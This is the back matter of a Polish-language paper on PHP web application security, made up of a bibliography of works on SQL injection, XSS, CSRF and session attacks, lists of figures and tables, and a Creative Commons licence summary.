[Glem05] Glemser Y.: *Ataki SQL Injection na PHP/MySQL*, Hakin9 nr 2/2005.

[Gros04] Grossman J.: *5 Security Myths*, VARBusiness, 7. lipiec 2004. http://varbusiness.com/showArticle.jhtml?articleID=22104030

[Grze04] Grzesiak P.: *Bezpieczeństwo stron internetowych*, Internet nr 1/2004, s.59-61.

[Habe05] Haberkern T.: *PDO – przyszły standard dostępu do baz danych*, PHP Solutions nr 5/2005, s. 22-28.

[Harn02] Harnhammar U.: *CRLF Injection*, SecuriTeam 2002. http://www.securiteam.com/securityreviews/5WP022K75O.html

[Howa97] Howard J.: *An Analysis Of Security Incidents On The Internet 1989-1995*, CERT Cordination Center, 7. kwiecień 1997. http://www.cert.org:80/research/JHThesis/Chapter6.html

[Jaku03] Jakubowicz M.: *Bezpieczeństwo skryptów PHP*, Konferencja PHPCon2003, 21. listopad 2003, Poznań.

[John04] Johnston P.: *Authentication and Session Management on the Web*, GSEC 2004. http://www.giac.org/certified_professionals/practicals/gsec/4206.php

[Kenn05] Kennedy S.: *Common Web Application Vulnerabilities*, ComputerWorld, 25. luty 2005.

[KlBa00] Klisz L., Banasikowska J.: *Bezpieczeństwo transferu danych w wirtualnej organizacji*, w: Gołuchowski J., Sroka H.: *Systemy wspomagania organizacji SWO'2000*, AE Katowice 2000, s.539-550.

[KLG03] Klevinsky T.J., Laliberte S., Gupt A.: *Hack I.T. Testy bezpieczeństwa danych*, Helion 2003.

[Klei04] Klein A.: *HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics*, Sanctum Inc. 2004.

[Kols02] Kolsek M.: *Session Fixation Vulnerability in Web-based Appliactions*, ACROS Security 2002.

[Lour02] Loureiro N.: *Programming PHP with Security in Mind*, Linux Journal nr 102 (10/2002).

[MMVEM04] Meier J.D., Mackman A., Vasireddy S., Escamilla R., Murukan A.: *Udoskonalanie zabezpieczeń aplikacji i serwerów internetowych*, Promise 2004.

[Mrug06] Mrugalski J.: *Techniki zatruwania sesji w PHP*, PHP Solutions nr 3/2006, s.72-75.

[Olse04] Olsen O.K.: *Security Aspects of a PHP/MySQL-based Login System for Web Sites*, 2004. http://my.opera.com/community/articles/php/securitysystem/

[Ollm02] Ollmann G.: *URL Encoded Attacks, TechnicalInfo.net 2002.* http://www.technicalinfo.net/papers/URLEmbeddedAttacks.html

[Ollm03] Ollmann G.: *Web Based Session Management*, TechnicalInfo.net 2002. http://www.technicalinfo.net/papers/WebBasedSessionManagement.html

[OWASP02] *A Guide to Building Secure Web Applications*, Version 1.1.1, The Open Web Application Security Projects 2002. http://www.owasp.org/index.php/Category:OWASP_Guide_Project

[OWASP04] *The Ten Most Critical Web Application Security Vulnerabilities,* The Open Web Application Security Projects 2004. http://www.owasp.org/documentation/topten.html

[PeCh04] Peikari C., Chuvakin A.: *Strażnik bezpieczeństwa danych*, Helion 2004.

[PiBe05] Pietraszek T., Berghe C.V.: *Defending against Injection Attacks through Context-Sensitive String Evaluation,* w: *Recent Advances in Intrusion Detection (RAID 2005)*, s.124-145, Seattle, Springer-Verlag 2005.

[Piot05] Piotrowski M.: *Niebezpieczne Google – wyszukiwanie poufnych informacji*, Hakin9 nr 3/2005.

[SBP01] Stokłosa J., Bilski T., Pankowski T.: *Bezpieczeństwo danych w systemach informatycznych*, Wydawnictwo Naukowe PWN Warszawa-Poznań 2001.

[Schl04] Schlossnagle G.: *PHP. Zaawansowane programowanie. Vademecum profesjonalisty*, Helion 2004.

[ScSh02] Scambray J., Shema M.: *Hakerzy - Aplikacje webowe*, Translator 2002.

[SGT05] Szmit M., Gusta M., Tomaszewski M.: *101 zabezpieczeń przed atakami w sieci komputerowej*, Helion 2005.

[Shem05] Shema M.: *Zaawansowane ataki SQL Injection*, Hakin9 nr 5/2005, s.38-45.

[Shif03] Shiflett C.: *Foiling Cross-Site Attacks*, PHP Architect nr 10/2003.

[Shif04a] Shiflett C.: *Security Corner: Session Fixation,* Chris Shiflett blog, luty 2004. http://shiflett.org/articles/security-corner-feb2004

[Shif04b] Shiflett C.: *PHP Security*, Konferencja ApacheCon US 2004, 13-17.11.2004, Las Vegas (USA).

[Shif05a] Shiflett C.: *Essential PHP Security*, O'Reilly 2005.

[Shif05b] Shiflett C.: *PHP Security Audit HOWTO*, Konferencja Zend/PHP Conference & Expo, 18-21.10.2005, San Francisco (USA).

[Sima04] Sima C.: *Security at the Next Level*, SPI Dynamics 2004.

[Spet02] Spett K.: *SQL Injection*, SPI Dynamics 2002.

[Spet03] Spett K.: *Blind SQL Injection*, SPI Dynamics 2003.

[Sund91] Sundgren B.: *Bazy i modele danych*, PWE Warszawa 1991.

[SzWi06] Szeliga M., Wileczek R.: *PHP5. Tworzenie bezpiecznych stron WWW*, Helion 2006.

[Trej04] Trejderowski T.: *SQL Injection*, PHP Solutions nr 4/2004.

[Warh99] Warhole A.: *Atak z internetu*, Intermedia 1999.

[WASC04a] *Threat Classification*, Web Application Security Consortium 2004. http://www.webappsec.org/projects/threat/

[WASC04b] *Web Security Glossary*, Web Application Security Consortium 2004. http://www.webappsec.org/projects/glossary/

[Wong00] Wong C.: *HTTP. Leksykon kieszonkowy*, Helion 2000.

[WWW1] *Podręcznik PHP*. http://www.php.net/manual/pl/

[WWW4] *Banki podatne na XSS.* http://security.computerworld.pl/news/76431.html

[WWW5] *XSS (Cross Site Scripting) Cheat sheet: Esp: for filter evasion,* http://ha.ckers.org/xss.html

[WWW6] *Web Application Security Consortium*. http://www.webappsec.org/

[WWW7] *Как был взломан ri.gov или как стать владельцем островаров.* http://www.xakep.ru/post/29550/default.asp

[WWW8] *Google Hacking Database.* http://johnny.ihackstuff.com/

[Zuch03] Zuchlinski G.: *The Anatomy of Cross Site Scripting*, 2003, http://www.net-security.org/article.php?id=596

Spis rysunków

Rysunek 1: Większość ataków realizowanych jest poprzez wartwę aplikacji.....7

Rysunek 2: Przebieg ataku bezpośredniego cross site scripting.....17

Rysunek 3: Przebieg ataku trwałego cross site scripting.....18

Rysunek 4: Przebieg przykładowego ataku typu cross site request forgeries.....21

Rysunek 5: Przykład ataku cross site request forgeries na aplikację znajdującą się w sieci lokalnej chronionej zaporą ogniową.....22

Rysunek 6: Przebieg ataku wymuszenia sesji.....40

Spis tabel

Tabela 1: Znaki, wyrażenia i operatory, ważne przy iniekcji kodu SQL (MySQL) 13

Tabela 2: Znaczniki HTML, które mogą być wykorzystane do przeprowadzenia ataku XSS 18

Tabela 3: Atrybuty HTML, które mogą być wykorzystane do przeprowadzenia ataku XSS 19

Tabela 4: Funkcje PHP pozwalające na wykonywanie poleceń systemowych 23

Tabela 5: Przykładowe polecenia wyszukiwarki Google, których celem jest odnalezienie stron wyświetlających komunikaty błędów 34

Tabela 6: Przykładowe polecenia wyszukiwarki Google przydatne krakerom 34

LICENCJA

Niniejszy dokument jest rozprowadzany na licencji Creative Commons (Uznanie autorstwa-Użycie niekomercyjne-Na tych samych warunkach 2.5).

Wolno kopiować, rozpowszechniać, odtwarzać i wykonywać utwór oraz tworzyć utwory zależne na następujących warunkach:

- **Uznanie autorstwa.** Utwór należy oznaczyć w sposób określony przez Twórcę lub Licencjodawcę (tj. Przemek Sobstel – http://sobstel.org).
- **Użycie niekomercyjne**. Nie wolno używać tego utworu do celów komercyjnych.
- **Na tych samych warunkach**. Jeśli zmienia się lub przekształca niniejszy utwór, lub tworzy inny na jego podstawie, można rozpowszechniać powstały w ten sposób nowy utwór tylko na podstawie takiej samej licencji.
- W celu ponownego użycia utworu lub rozpowszechniania utworu należy wyjaśnić innym warunki licencji, na której udostępnia się utwór.
- Każdy z tych warunków może zostać uchylony, jeśli uzyska się zezwolenie właściciela praw autorskich.

Niniejszy tekst nie jest licencją, a jedynie przedstawieniem kluczowych warunków licencji w sposób zwięzły i przejrzysty. Właściwy tekst licencji można znaleźć pod adresem http://creativecommons.org/licenses/by-nc-sa/2.5/pl/legalcode.